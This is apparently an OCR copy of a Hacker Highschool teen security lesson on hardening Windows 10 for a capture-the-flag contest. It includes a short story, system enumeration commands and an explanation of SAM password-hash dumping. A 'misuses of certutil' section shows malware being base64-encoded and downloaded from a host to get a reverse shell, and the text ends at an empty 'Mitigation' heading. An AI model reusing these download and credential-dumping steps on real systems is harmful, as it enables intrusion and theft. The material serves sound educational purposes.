Hacker Highschool

SECURITY AWARENESS FOR TEENS



LESSON 13
HACKING WINDOWS 10

HACKING IS LEARNING
www.hackerhighschool.org

ISECOM

WARNING

The Hacker Highschool Project is a learning tool and, as with any learning tool, there are dangers. Some lessons, if abused, may result in physical injury. Some additional dangers may also exist where there has not been enough research on the possible effects of emanations from particular technologies. Students using these lessons should be supervised yet encouraged to learn, try, and do. However, ISECOM cannot accept responsibility for how any information contained herein is abused.

The following lessons and workbooks are open and publicly available under the following terms and conditions of ISECOM:

All works in the Hacker Highschool Project are provided for non-commercial use with elementary school students, junior high school students, and high school students whether in a public institution, private institution, or a part of home-schooling. These materials may not be reproduced for sale in any form. The provision of any class, course, training, or camp with these materials for which a fee is charged is expressly forbidden without a license, including college classes, university classes, trade-school classes, summer or computer camps, and similar. To purchase a license, visit the LICENSE section of the HHS web page at http://www.hackerhighschool.org/licensing.html.

The Hacker Highschool Project is an open community effort and, if you find value in this project, we ask that you support us through the purchase of a license, a donation, or sponsorship.

Table of Contents

Contributors

Pete Herzog, ISECOM
Bob Monroe, ISECOM
Marta Barceló, ISECOM
Htet Aung (Starry Sky), ISECOM
Rem Elnahas, ISECOM
Diana Kelley, Microsoft
Eric Douglas, Microsoft
Jonathan Bar Or (JBO), Microsoft
Vince Spiars, Quinnipiac University
Robert E. Jasek, Quinnipiac University
Jay Libove, Information Security Forum
Tomasz Wojdała, Theavycorp.com
Michał Krupczyński, Theavycorp.com
Daniel H. Chero, Theavycorp.com

Foreword

In a universe where nobody ever feels pressure, stress, or anxiety, someone invented this thing called "CTF" to be sure to give you all those feelings at once, apparently.

You may not know that CTF stands for Capture The Flag, so now you do. And the people who came up with that name didn't realize that acronyms don't generally contain or capitalize the articles like *a*, *an*, or *the*. So, the inventors were clearly not from the grammar department at NASA. (Yes, Rocket Grammar Scientists is a real profession!)

Furthermore, despite the hype of what a huge learning opportunity they are, you may also not know that since much of CTF is about trying things again and again the learning level of the average CTF is actually remarkably low. It's kind of like a Calculus class where there is only dried pasta that you push around into piles until you get the right answer. Which is why high schools are apparently, so keen about having students involved in CTFs!

Now, there are mainly two types of CTF, the ones people like and the ones people hate. Okay, just kidding. There was a low bar there for a joke so, we took it. It's our lesson so we can do that. But really, there's actually two kinds of CTF. One is called Jeopardy-Style, a collection of puzzles to solve with each getting harder and building on the previous ones. The other is called "Hack and Defend" where you have to secure a system and then attack the other players.

The *Jeopardy-Style* CTF is often a real joy for people who find patience to be a lot of fun. That's not an exaggeration. Rule one of these puzzle CTFs for newbies is "be patient". I suppose this is for the people who enjoy waiting in line for the ride at the amusement parks more than they actually like going on the ride.

The *Hack and Defend* CTF, on the other hand, is a special kind of fun for people who get a real thrill out of the late stages of the game Monopoly when they don't own properties and all they do is roll the dice and hope that they always land on Free Parking. So, in your perfect game of *Hack and Defend* the best you can do is spend the morning securing your server and then spend the rest of the game hoping nobody actually tries to attack you.

Really though, despite all the anxiety and patience you need to properly participate in a CTF, they do give you a chance to practice your skills in

realistic environment. And, no joke, that's really important. It's even better though if you actually have skills to practice.

Therefore, in the spirit of all that is good and humane, we have decided to help you through your CTF by providing some very special skills to help you survive. We're going to teach you how to *Hack and Defend* the golden beast of H&D competitions, **Microsoft Windows 10**. And we even got Microsoft themselves, to help us do it!

Introduction

Welcome to the first annual **Cyber Parrot hack and defend CTF**! The goal of this competition is to clean and secure your servers better than the other teams. As the vanguard of all that is cybersecurity you here will prove that no job is too dull or too meaningless for management to attach to your role in cybersecurity. Because apparently, being responsible for everyone's security isn't enough.

In Cyber Parrot H&D we also want to give the realistic feeling of artificial pressure created by a clueless and unfair executive manager who doesn't understand cybersecurity. So, your team has exactly one hour to secure a Microsoft Windows 10 Server. And because we think that's not enough pressure, you'll also then be spending the next 2 days defending it against other teams and our very own elite team of hacker ninjas who we flew in all the way from the shady side of Ottawa!

In this Hack and Defend you get points for making your system as secure as possible while also gaining points for successful attacks against other teams. And just to make it interesting, the servers we give you to work with may or may not have malware on them already. Remember, you only have one hour. But don't forget to have fun!

Feed Your Head: Pirates and Parrots

The reason we use the name Cyber Parrot is from the phrase: "Cybersecurity needs more Pirates and less Parrots." That was from a cybersecurity presentation in 2014 from Pete Herzog and was in response to the large amounts of cybersecurity professionals who keep repeating, like a parrot, the same advice despite not actually knowing if it really works. For example, they were advising people to make sure passwords were at least 8 characters long when the truth is it depends on what is being password protected, how you interact with it, and the fact that the math shows the diversity of the character set means more than the number of characters when creating a strong password.

Many of these CTF competitions you'll run across do this. They do it because they are marketing to the largest group possible so they need to make sure they apply the same advice that people have certainly heard, which is the stuff that gets repeated like a parrot. Which is why we chose to call this group Cyber Parrot to poke fun at organizations that do this and subsequently, ruin good CTFs because of it.

Ready, Steady, Go!

Just one hour! Cyber Parrot really knows how to work those thumbscrews! But no worries, it's really not impossible. Here's how:

We made a standard procedure to help you quickly collect the information in order to lock down a Windows 10 machine. And unless it's a totally hosed system with more virii on it than a discarded tissue in the hospital waiting room, you'll have more than enough time to get it done. Although, we use the words "more than enough", flexibly. By that we mean that you won't actually be getting through this lesson in an hour but once you master it, you'll be able to do these assessments and system hardenings in under an hour.

The methodology is that we start enumerating the environment of the machine by following a quick checklist of the system information, latest date of security update, existing user and all the users' information so we can know with what privilege levels people are working, how they login,

unknown user accounts, the network and default share information available, and what applications are running Full Permission to Everyone.

Once we collect that information we can get to cleaning the system if it needs to be, hardening the system, and then adding security controls. Lastly, we patch the system up to the latest level of security patches. You know why we do that last? You'll learn soon enough.

Exercises

Most of this lesson will be us showing you what to do and you doing those things on a Windows 10 system of your own. You don't need to have a new Win10 and it may actually be better if you don't because an old, dirty system is much more interesting to work on while you're learning. Keep in mind that following along and learning the steps of what we are showing is really important. Those steps are for you to practice how. And these Exercises, will challenge you to know why. Because the reality is that knowing how to do something is almost useless if you don't know why you are doing it.

13.1 Think about the expression "If you only have a hammer then everything looks like a nail." What do you think that means? Look up where that expression comes from, who said it and why.

13.2 Explain how this law of the hammer applies to learning how to do things but not why you do them.

13.3 Explain how this law of the hammer could apply to defending Windows 10 from attacks.

Game On: Summer of Grief

Summertime where Jace lived wasn't the greatest (most entertaining) place to be. It was hot, dry and dusty. Jace had to walk along a busy road to her high school, with cars flying by, kicking up the dust as they sped to-and-fro. She was already not in the best of moods because she was on her way to attend a mandatory summer school class after failing Technology 101 with Mr. Tri.

Her biggest lament was that she was confident she knew a hundred-times more about technology than her implacable teacher did, and that fact just made her grind her teeth even more. Mr. Tri was a vindictive soul, and failed Jace despite being fully aware that she was a talented hacker - someone who knew computers inside-and-out.

Jace kicked a rock with her left foot and watched it tumble in front of her. "Stupid teacher," Jace thought to herself as she kicked the rock a second time.

A car slowed down behind her, and she heard it pull off the pavement and onto the dirt shoulder. The car honked its horn, and she looked over her shoulder to see what the deal was. It was a police car, which wasn't always a good sign, but luckily behind the wheel was Officer Hank, a friend that she had helped out on many occasions.

Officer Hank honked again. "Jace, get over here… get in the car!" the officer yelled over the din of traffic that slowed abruptly at the site of the police car on the side of the road.

Certainly, everyone who saw the police car and the teen thought, "that girl must be up to some kind of trouble," as they decelerated from 100 kph to 50 kph to avoid a ticket.

Jace accepted Officer Hank's invitation, and the sudden blast of air conditioning felt so good as she slid into the passenger seat.

"Seatbelt, young lady," Officer Hank admonished like a dad would to his own kid.

"Yeah, yeah, yeah… everyone knows you are a terrible driver. That's the reason for the seatbelt!" Jace retorted as she buckled her belt.

"Okay young lady, here's the deal: I'm giving you a ride, and you're going to skip school this week," he said, quite to Jace's surprise.

She turned and looked at Officer Hank as if he had a second head growing out of his thick neck. "Why would I get to do that?" she asked.

"Because, there is a CTF event going on downtown and another school needs a fifth person for their team. One of the kids got the measles because her stupid parents never got her vaccinated. I've already spoken to your principal and explained that I needed your help on a big case," Hank continued as he proceeded to drive too fast, as he is accustomed to doing.

Jace chimed in excitedly, interrupting Hank's explanation. "What the heck is a CTF thing"?

"For a smart girl, you sure are dumb about some things," Hank kidded. "A CTF is a Capture the Flag competition that involves teams working to solve computer issues and find answers to different problems. This one requires there be five people on each team, and I thought you'd be perfect for it. I mean, come on, you know all this stuff, might as well put it to use, right?"

"You think insults are going to win you favors with me? Who's the stupid one here?" Jace snapped back. "I don't get it, why don't they just hack the system with the questions ahead of time or threaten to dox the people who designed the thing to get the answers?" Jace exhorted.

"Beeeecaaaaausssse…" the officer said, slowing his speech way down to emphasize the word, as if implying 'you are so dumb… "there are strict rules in these events. No hacking of the systems is allowed. It's a Cyber Parrot competition, so you will be not allowed to use any of your hacker tools."

"What kind of event is that? That totally sucks. Totally! What are you supposed to do, just harden the computers"?

"Yup", Hank replied.

"Yup?" Jace turned to face her driver. "That isn't cool at all. Where's the challenge in that?"

"Well, you can either go to summer school and have a wonderful week exploring the ceiling tiles, or you can help that team out in the competition. I can just turn the car around and take you to your school if you want to be like that! Try to be grateful, I'm helping you out, girlie!" Hank said with an air of smugness.

"Soooo… I don't have a choice, is what you are saying?"

"Yup."

"Yup…" Jace echoed as she slumped down in her seat feeling defeated. Well, at least Hank had a couple freshly baked chocolate chip cookies in

reach, Jace thought to herself, now wishing she had a big, cold glass of milk.

In front of the Civic Center where the event was taking place was a crowd of adults and kids all wearing matching team shirts. Jace just wanted to gag when she saw the hodgepodge of color-coordinated teams. Hank pulled up to the 'No Parking' spot directly in front of the building. Jace begged him to turn on his siren just for a second to scare the heck out of the other kids.

"Nope, sorry kiddo!" Hank said sternly.

"Aw, come on!" Jace said disappointedly, climbing out of the patrol car and thinking to herself how much of a buzzkill Hank can be, sometimes.

"I'll be back to pick you up in six hours," he yelled to Jace as he pulled away from the building.

"Six hours? What about this could possibly take six hours?" Jace mumbled to herself, noticing that at least there were a couple of other girls her age at the event. She was still surprised there were only about ten in the crowd of around 300 boys.

Game continues...

Step One – Examining

Cyber Parrot makes a tricky CTF so, you need to be sure you know what you're getting into. The first thing we want to do with the Win10 box in front of you is examine it. We need to figure out what's on it, how it's been set up, how's it's being used, and what's it interacting with. You may remember this from the Four Point Process in Lesson 1: operations, environment, resources, and emanations. This is the first step because you can't secure what you can't understand.

1. System Information

Let's get the Windows System information first.

Now before we start, you should be aware of how to open a command screen. We're going to ask you to do that a lot so, don't forget how to do it.

It's easy. Try this:

Press Windows Key + R and it will open the run box. In that box type: `cmd`

That's it. Now you have a Command box! (No animals were harmed in the making of that Command box.)

The next thing you should be aware of is that what we want you to type will be in Console Font like `THIS`. So, when you see the Console Font it means you type that ~~directly that way~~ exactly as shown into the console. Now, try it by typing this into the command box:

```
systeminfo
```

You should see something that looks like this:

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Thinkpad>systeminfo

Host Name:                 DESKTOP-E5HGLSH
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.17134 N/A Build 17134
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00330-80000-00000-AA448
Original Install Date:     8/21/2018, 12:04:08 PM
System Boot Time:          4/26/2019, 6:11:17 AM
System Manufacturer:       LENOVO
System Model:              20EGA08CMY
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 60 Stepping 3 GenuineIntel ~2794 Mhz
BIOS Version:              LENOVO GNET85WW (2.33 ), 12/7/2017
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+06:30) Yangon (Rangoon)
Total Physical Memory:     11,901 MB
```

But it's a lot of info to just absorb. It's better if you capture it. To push the system info into a file called sysinfo.txt type this:

```
systeminfo > sysinfo.txt
```

Let's use that new superpower you got to put things into text files and grab some more info. There's a tool on Windows 10 called WMIC. This tool is amazing for getting information about your system. Now when you run it you may get a warning that the tool is **deprecated**. Ignore it, it still runs. The reason why that happens is because Microsoft is moving to using PowerShell more instead of the command line. And PowerShell is cool and it you should know everything about it, just, not now.

```
wmic /?
```

That command will show you just how much it can tell you about your system. Try this:

```
wmic qfe
```

There's a list of your updates.

```
wmic logicaldisk
```

There's a list of everything connected as a drive.

And you can get fancy with it too:


```
wmic qfe get Caption, Description, HotFixID, InstalledOn
```

for the latest Hotfix Installed date

or

```
wmic logicaldisk get Caption,Description,ProviderName
```

for a cleaner list of any disks connected



Exercises

13.4 Use WMIC /? to figure out how to look at the services load order. Explain what it is showing you.

13.5 Use WMIC to look at the Environment. Explain what it is showing you.

13.6 Do the same for Process and Product. Save all of these to text files to review. What do these two things tell you about the system?

Feed Your Head: Security Account Manager (SAM)

Ever wondered how a Windows System authenticates its users accounts? How does it know that the credentials that you fill in the login screen are either correct or not? Well, the answer is in a three-letter word: SAM.

The Security Account Manager (SAM) is a database file you can find in Windows OSs from XP onwards, that stores information about your user account. Each time you create a new user on your computer it remembers its name and password. Since it is well known that passwords shouldn't be stored in plaintext for security reasons, the SAM converts them to a hashed version using an encryption algorithm. So, if your account password is "*Pa$$w0rd!*", the hash form you will find in the SAM file using the algorithm MD5 would be "*f3ed11bbdb94fd9ebdefbaf646ab94d3*".

In that way, each time you try to authenticate yourself typing in your password, the comuter does its conversion and compares the resulting hash with the one it has previously stored. If it isn't correct the computer will angrily report "The password is incorrect. Try again", and then give you just an infinite number of attempts to type it again (that's right by default the number of failed logon are indefinite!).

But where can we find this file? And how can we retrieve it? We can look for the SAM file either in the Windows system following the path "C:\Windows\System32\config" or in Windows registry in "HKEY_LOCAL_MACHINE\SAM" but in both cases, we cannot open it while the system is running. So if we want to read the file we need to access it while the system is off. Meaning, we can either install another operating system on the PC and manually look for it in the Windows partition or we can use tools like "Mimikatz" or "Pwdump7".

For example a typical dump file would look like this:

```
Guest:501:009A2CDC629C40CBEC86DBD2CC28C2AE:793FFF1B0EFE61AE5FA0E76
EA4339D0F::
```

That is equivalent to:

```
<Username>: <Relative ID>: <LM Hash>: <NTLM Hash>:::
```

The values after the second colon are the hashed form of the password obtained with different hashing algorithms, depending on the authentication method going to be used. These dump files are very valuable, because these hashes can be cracked using Rainbow Tables and password cracking tolos. For this reason they can be very useful in password recovery but if they fall in the wrong hands they can be exploited to perfom privilege escalation in a system Hacking attempt.

Next, let's get a feel for the security of the environment. We'll use a little utility called the **Windows Exploit Suggester**. It will take your Sysinfo.txt file and compare the system's target patch levels against the official Microsoft vulnerability database to detect missing patches on the system. It will also tell you if there are known public exploits against this system at its current patch level. You can grab it here:

`https://github.com/GDSSecurity/Windows-Exploit-Suggester`

To use this tool, you need Python for Windows. Normally you don't want to install anything extra as you're hardening a system so, keep in mind what you're doing so, you can remove it, later. Then again, if you're going to be using this same Windows 10 system during the CTF to attack other systems, seeing how it's an Attack and Defend, you may want to keep it on there to use exploit scripts or write some of your own.

You can get Python for Windows 10 here: `https://www.python.org/`

After you have it installed, it's time to get the **Windows Exploit Suggester** running.

First update it:

```
./windows-exploit-suggester.py --update
```

This will download the **security bulletin database** from Microsoft and save it as an Excel spreadsheet.

Next, run it against that sysinfo.txt file you made and include the Microsoft Security Bulletin like this:

```
windows-exploit-suggester.py --database mssb.xlsx --systeminfo sysinfo.txt
```

```
starry@Athena:~$ python '/home/starry/Desktop/Windows-Exploit-Suggester-master/windows-exploit-suggester.py' -i
'/home/starry/Desktop/Windows-Exploit-Suggester-master/sysinfo.txt'  -d 2019-09-20-mssb.xls
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 11 hotfix(es) against the 160 potential bulletins(s) with a database of 137 known exploits
[*] there are now 160 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 10 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-13
5)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr'
 Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-129: Cumulative Security Update for Microsoft Edge (3199057) - Critical
[*]   https://www.exploit-db.com/exploits/40990/ -- Microsoft Edge (Windows 10) - 'chakra.dll' Info Leak / Type
Confusion Remote Code Execution
[*]   https://github.com/theori-io/chakra-2016-11
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-
098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
```

An example of what running the Windows Exploit Suggester may look like for you.

How the **Windows Exploit Suggester** works is by taking the whole list of vulnerabilities known to Windows 10 and then deletes all the ones that it finds the **Hotfix receipt** for on your computer. Keep in mind that this can lead to a lot of **false positives** because if there's a Hotfix that exists for an application or service you don't have running or installed then you won't have the Hotfix installed. Because Windows doesn't install patches for things you don't have. That means it will be reported as a vulnerability here even though it's not.

Now keep this list handy because you will be referring to this list if you see a service and want to see if it's up to date.

Exercises

13.7 We talked about False positives. What are they? And what are False negatives?

13.8 The cybersecurity analysis manual OSSTMM 3 refers to False positives and negatives as just 2 types of errors. How many errors does it list? Choose one you find interesting and give an example of it.

13.9 What are Hotfixes and the Microsoft Security Bulletin Database? What are they used for?

13.10 Use the above commands to get a good idea of what drives are on your system and what it's connected to as well as applications installed, services running, and hotfixes applied. Keep a record. You'll need to know this when it comes time to harden the computer.


Feed Your Head: MS_certutil

Certutil.exe is a command-line program utility that is installed as part of the Certificate Services which can be used to manipulate the certificate authority (CA) configuration information, configure Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains.

We are covering the missuses of the certutil.exe with a couple of its **Verbs**. You can learn more verbs here : **Certutil Verbs**.

There is an interesting verb "URLCache": which is used to Display or delete URL cache entries.

`certutil -urlcache /?` : to display the help file of certutil.exe



"`-f`" is to force fetching a specific URL and updating the cache.

"`-split`" to save the output to a file. Split embedded ASN.1:

Note: *ASN.1 : Abstract Syntax Notation One is a standard Communication protocol that describes the sequence, the content, and the encoding of messages exchanged between computers communicating with each other. That can be serialized and deserialized in a cross-platform way.*

Normal usage of certutil.exe with -URLCache

Usage:

```
certutil -urlcache -f -split https://www.hackerhighschool.org
c:\users\starry\Desktop\hhspage.txt
```

Encode and Decode the executable

There are other interesting verbs to Encode a file to Base64 and Decode a Base64-encoded file

Usage:

```
certutil.exe -encode file1(to encode) file2(output)
```

Missuses of certutil.exe

In this scenario the attackers have gained access on the victim's computer and downloaded a malicious application to get a reverse shell to his attacking computer. In order to avoid the detection by a security program, the attackers downloaded malware encoded using certutil.exe. The malware is decoded once downloaded and then run.


Encoding the malware:

```
C:\Windows\system32\cmd.exe

C:\Users\starry>certutil -encode c:\hhspentest\malware.exe
Expected at least 2 args, received 1
CertUtil: Missing argument

Usage:
  CertUtil [Options] -encode InFile OutFile
  Encode file to Base64

Options:
  -f                -- Force overwrite
  -gmt              -- Display times as GMT
  -seconds          -- Display times with seconds and milliseconds
  -v                -- Verbose operation
  -privatekey       -- Display password and private key data

CertUtil -?             -- Display a verb list (command list)
CertUtil -encode -?     -- Display help text for the "encode" verb
CertUtil -v -?          -- Display all help text for all verbs


C:\Users\starry>certutil -encode -f c:\hhspentest\malware.exe c:\users\starry\Desktop\enc.exe
Input Length = 73802
Output Length = 101536
CertUtil: -encode command completed successfully.
```


Download the malware:

```
C:\Windows\system32\cmd.exe

C:\Users\starry>certutil -urlcache -f -split http://192.168.99.251/encoded_malware.exe c:\users\starry\Desktop\enc-malwa
re.exe
****  Online  ****
  000000  ...
  018ca0
CertUtil: -URLCache command completed successfully.

C:\Users\starry>
```

Decode the encoded malware:



When the attacker runs the downloaded program, the victim's machine was compromised via a reverse shell connection.



Mitigation

